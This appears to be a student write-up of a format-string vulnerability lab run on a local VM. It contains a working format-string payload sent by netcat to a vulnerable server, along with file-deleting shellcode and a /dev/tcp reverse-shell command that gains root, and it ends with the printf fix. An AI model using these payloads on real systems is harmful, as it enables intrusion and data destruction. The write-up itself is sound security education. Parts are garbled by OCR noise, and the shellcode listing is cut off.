
Task 5:

Task 5A:



```
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
```

When running sudo ./server you get the screenshot above, after you do the following changes to the badfile and inject it to the nc -u 127.0.0.1 < badfile, you get the following




```
The address of the input array: 0xbffff0e0
The address of the secret:0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
$$<2
The value of the 'target' variable (after): 0x0000004
```

Task 5B:


In this task we are going to change it to be a specific value of 0x500, by doing the following commands below:

We were able to get a value of 0x4, therefore by minusing 0x500-0x4 you get 0x4FC, once running the command again by inputting the badfile in, you yield the following:




```
The address of the input array: 0xbffff0e0
The address of the secret:0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
00..bfffee64
The value of the 'target' variable (after): 0x00000500
```

Task 5C:



```
python -c 'print
"\x46\xa0\x04\x08\x44\xa0\x04\x08%65425x%80$hn%103x%81$hn"' > badfile
nc -u 127.0.0.1 9090 < badfile
```


In this task I did the following using the techniques used in lecture and did the following. Once I ran the command again using netcat, I was able to change the value by doing subtraction of the address desired minus 8 bytes. That yields the following:




```
The address of the input array: 0xbffff0e0
The address of the secret:0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344




                       0




The value of the 'target' variable (after): 0xff990000
```

Task 6:

In this task we are going to inject malicious code. This malicious code will remove a file and delete it, in order to do such task we have to do the following:




```
[03/10/21]seed@VM:~/FormatString$ touch /tmp/myfile
[03/10/21]seed@VM:~/FormatString$ /bin/bash -c "/bin/rm
 /tmp/myfile"
[03/10/21]seed@VM:~/FormatString$
```



```
#!/usr/bin/python3
import sys

# This shellcode creates a local shell
local_shellcode= (
  "\x31\xc0\x31\xdb\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50"
  "\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00"
).encode('latin-1')

# Run "/bin/bash -c '/bin/rm /tmp/myfile'"
malicious_code= (
    # Push the command '/bin///bash' into stack (//// is equivalent to /)
    "\x31\xc0"                      # xorl %eax,%eax
    "\x50"                          # pushl %eax
    "\x68""bash"                    # pushl "bash"
    "\x68""////"                    # pushl "////"
    "\x68""/bin"                    # pushl "/bin"
    "\x89\xe3"                      # movl %esp, %ebx

    # Push the 1st argument '-ccc' into stack (-ccc is equivalent to -c)
    "\x31\xc0"                      # xorl %eax,%eax
    "\x50"                          # pushl %eax
    "\x68""-ccc"                    # pushl "-ccc"
    "\x89\xe0"                      # movl %esp, %eax

    # Push the 2nd argument into the stack:
    #       '/bin/rm /tmp/myfile'
```


We have this file called exploit.py that contains our malicious code and does what we want. In order to do this as well we need to execute the shellcode command using the execve(0 function system called that has these properties from the lab pdf.

```
execve(address to the "/bin/bash" string, address to argv[], 0),
  where argv[0] = address of the "/bin/bash" string,
        argv[1] = address of the "-c" string,
        argv[2] = address of the "/bin/rm /tmp/myfile" string,
        argv[3] = 0
```




```
�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������1�Phbashh////h/bin��1�Ph-ccc��1�Rh
  hile h/myfh/tmph/rm h/bin��1�QRPS��1�1��
```

We get this displayed onto the terminal and it looks funny, but we are carefully setting up the process to make this work.



```
[03/10/21]seed@VM:~$ nc -u 127.0.0.1 9090 < badfile

�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������1�Phbashh////h/bin��1�Ph-ccc��1�Rh
  hile h/myfh/tmph/rm h/bin��1�QRPS��1�1��

removing "/tmp/myfile"
The value of the 'target' variable (after): 0x11223344
```


After successful tries I was able to make it work and add a print statement once the file was no longer found.



```
[03/10/21]seed@VM:~/FormatString$ grep | /tmp/myfile
bash: /tmp/myfile: No such file or directory
Usage: grep [OPTION]... PATTERN [FILE]...
Try 'grep --help' for more information.
[03/10/21]seed@VM:~/FormatString$ 
```


Task 7:

In this we are to create a reverse shell. This is more useful as it sets up a back door. The first we need to do is the following:



```
[03/10/21]seed@VM:~$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
```

Then on the other terminal you will do the following that we have used in the past:




```
[03/10/21]seed@VM:~/FormatString$ /bin/bash -c "/bin/ba
sh -i > /dev/tcp/127.0.0.1/7070 0<&1 2>&1"
```

```
[03/10/21]seed@VM:~$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [127.0.0.1] port 7070 [tcp/*] accepted
(family 2, sport 57600)
[03/10/21]seed@VM:~/FormatString$
```

Thus we were able to successfully connect.


Now we have to modify the shellcode so that we get a successful root.



```
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
```


Task 8:

We can simply fix this problem by adding the specifier instead of not having one. You do not get the warning anymore. Like in the screenshot below:



```
 * Suggested value: between 0 and 300  */
#ifndef DUMMY_SIZE
#define DUMMY_SIZE 100
#endif

char *secret = "A secret message\n";
unsigned int  target = 0x11223344;

void myprintf(char *msg)
{
    uintptr_t framep;
    // Copy the ebp value into framep, and print it out
    asm("movl %%ebp, %0" : "=r"(framep));
    printf("The ebp value inside myprintf() is: 0x%.8x\n", framep);

    /* Change the size of the dummy array to randomize the parameters
       for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE];  memset(dummy, 0, DUMMY_SIZE);

    // This line has a format-string vulnerability
    printf("%s\n",msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}

/* This function provides some helpful information. It is meant to
 *   simplify the lab tasks. In practice, attackers need to figure
 *   out the information by themselves. */
void helper()
```

Then recompile:



```
[03/10/21]seed@VM:~/FormatString$ gcc -o server server.
c
[03/10/21]seed@VM:~/FormatString$
```

No more warnings, but the vulnerability is now gone and it will be harder to make an attack since it is now requiring a %s and if you remember it was harder to do it when we did the %s specifier in previous tasks beforehand.